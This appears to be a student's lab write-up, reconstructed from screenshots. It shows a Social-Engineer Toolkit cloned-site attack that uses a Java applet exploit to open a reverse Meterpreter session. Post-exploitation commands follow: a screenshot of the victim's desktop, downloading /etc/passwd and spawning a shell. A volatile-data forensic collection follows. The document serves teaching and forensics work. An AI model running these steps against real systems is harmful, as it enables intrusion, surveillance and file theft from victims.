
18. Reverse port number



```
[*] Selecting Java Meterpreter as payload since it is exploit specific.
set:payloads> Port to use for the reverse [443]:6666
```

Typed **6666** to use as the reverse port number.

19. SET web server to start




```
set:payloads> Port to use for the reverse [443]:6666

[*] Cloning the website:
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.

[*] Apache appears to be running, moving files into Apache's home

***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...

resource (/root/.set/meta_config)> set URIPATH /
URIPATH => /
resource (/root/.set/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(java_jre17_exec) >
[*] Started reverse handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://203.0.113.2:8080/
[*] Server started.

msf exploit(java_jre17_exec) >
```

The message **Server started** appears, indicating the server has started. Pressed the Enter key to receive the prompt back.

1.2 Initiating Malicious URL


1. Launch Ubuntu virtual machine
2. Firefox web browser



http://203.0.113.2:8080

Launched the Ubuntu virtual machine and opened the Firefox Web Browser

5. Java applet




203.0.113.2:8080

Firefox has prevented the outdated plugin "Java" from running on 203.0.113.2.

Clicked Allow once a message appeared asking to a Java applet.


6. Another Firefox message



Firefox has prevented the outdated plugin "Java" from running on *203.0.113.2*. Update now...

Clicked **Allow Now**

7. Terminal window




```
student@Ubuntu:~$ netstat -nao | grep 6666
tcp6       0      0 192.168.1.50:38257      203.0.113.2:6666        ESTABLISHED
off (0.00/0/0)
student@Ubuntu:~$
```

Inputted command **netstat –nao | grep 6666** below to verify if a connection is made to the remote server

1.3 Using the Meterpreter Session


1. Back to Kali virtual machine



```
msf exploit(java_jre17_exec) >
[*] 203.0.113.1      java_jre17_exec - Java 7 Applet Remote Code Execution handling
 request
[*] 203.0.113.1      java_jre17_exec - Sending Applet.jar
[*] 203.0.113.1      java_jre17_exec - Sending Applet.jar
[*] Sending stage (30355 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:25851) at 2022-05
-21 00:14:48 -0400

msf exploit(java_jre17_exec) >
```

Navigated to the terminal window with SET running. Noticed that the prompt displaying that a meterpreter session has been opened. Pressed the **Enter** key to bring the command prompt up.


3. Sessions command



```
msf exploit(java_jre17_exec) > sessions

Active sessions
===============

  Id  Type                   Information      Connection
  --  ----                   -----------      ----------
  1   meterpreter java/java  student @ Ubuntu  203.0.113.2:6666 -> 203.0.113.1:25851 (fe8
0::250:56ff:fe9c:5978)

msf exploit(java_jre17_exec) >
```

Inputted the sessions command **sessions** and noticed the active sessions presented.


4. Session 1.



```
msf exploit(java_jre17_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Started an interaction with session 1 by inputting command **sessions –i 1**


5. Meterpreter prompt



```
meterpreter > sysinfo
Computer    : Ubuntu
OS          : Linux 3.13.0-32-generic (i386)
Meterpreter : java/java
meterpreter >
```

Noticed the appearance of the meterpreter prompt. Inputted the command **sysinfo** to receive info on the operating system of the victim


6. getuid



```
meterpreter > getuid
Server username: student
meterpreter > 
```

Inputted the command **getuid** followed by pressing **Enter** to receive user info that the server is running as.


7. List of running processes



```
meterpreter > ps

Process List
============

 PID   Name                                                          Arch  User      Pat
h
 ---   ----                                                          ----  ----      ---
-
 1     /sbin/init                                                          root      /sb
in/init
 2     [kthreadd]                                                          root      [kt
hreadd]
 3     [ksoftirqd/0]                                                       root      [ks
oftirqd/0]
 5     [kworker/0:0H]                                                      root      [kw
orker/0:0H]
 6     [kworker/u16:0]                                                     root      [kw
orker/u16:0]
 7     [rcu_sched]                                                         root      [rc
u_sched]
 8     [rcu_bh]                                                            root      [rc
u_bh]
 9     [migration/0]                                                       root      [mi
gration/0]
 10    [watchdog/0]                                                        root      [wa
```

Inputted command **ps** followed by pressing Enter to receive a list of running processes on the victim.


8. Screenshot of victim's current desktop screen



```
meterpreter > screenshot
Screenshot saved to: /usr/share/setoolkit/YOzLQHTy.jpeg
meterpreter > 
```

Inputted command **screenshot** to print an active screenshot of the victim's current desktop screen.


9. passwd file



```
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] downloaded  : /etc/passwd -> passwd
meterpreter > 
```

Inputted **download /etc/passwd** to grab the passwd file.


10. Shell



```
meterpreter > shell
Process 1 created.
Channel 2 created.
```

Inputted **shell** into the meterpreter prompt.

11. No prompt is shown




```
pwd
/home/student
```

Notice no prompt is shown. Proceeded to input **pwd** and pressed the Enter key to confirm I have shell access.

2. Collecting Volatile Data

2.1 Collecting Volatile Data on a Compromised System


1. Back to the Ubuntu virtual machine
2. Terminal



```
student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student#
```

To establish root privileges, command **sudo su** was inputted.


3. Create a file



```
root@Ubuntu:/home/student# echo student investigator > report.txt
root@Ubuntu:/home/student#
```

Created a file to contain any volatile data we can find. To put a heading into the file, inputted the command **echo student investigator > report.txt**


4. report.txt file



```
root@Ubuntu:/home/student# cat report.txt
student investigator
root@Ubuntu:/home/student# 
```

Verified that the **report.txt** file has been created with the “student investigator” title by inputting the command **cat report.txt**


5. Date and timestamp



```
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student#
```

Added the date and timestamp to the report.txt file by inputting command **date** >> **report.txt**


6. System information



```
root@Ubuntu:/home/student# uname -a >> report.txt
root@Ubuntu:/home/student#
```

Printed the system information to the report.txt file by inputting command **uname -a** >> **report.txt**


7. hostname



```
root@Ubuntu:/home/student# hostname >> report.txt
root@Ubuntu:/home/student# 
```

Added the hostname to the report.txt file by inputting command **hostname** >> **report.txt**


8. Network interface



```
root@Ubuntu:/home/student# ifconfig -a >> report.txt
root@Ubuntu:/home/student#
```

Appended network interface information to the report.txt file by inputting the command **ifconfig -a** >> **report.txt**


9. Network statistics



```
root@Ubuntu:/home/student# netstat -ano >> report.txt
root@Ubuntu:/home/student# █
```

Appended network statistics to the report.txt file by inputting the command **netstat –ano** >> **report.txt**


10. Append the process services running to the report.txt file.



```
root@Ubuntu:/home/student# ps aux >> report.txt
root@Ubuntu:/home/student#
```

Appended the process services running to the report.txt file by inputting the command **ps aux** >> **report.txt**


11. Append the routing table to the report.txt file.



```
root@Ubuntu:/home/student# route -n >> report.txt
root@Ubuntu:/home/student#
```

Appended the routing table to the report.txt file by inputting the command **route –n** >> **report.txt**

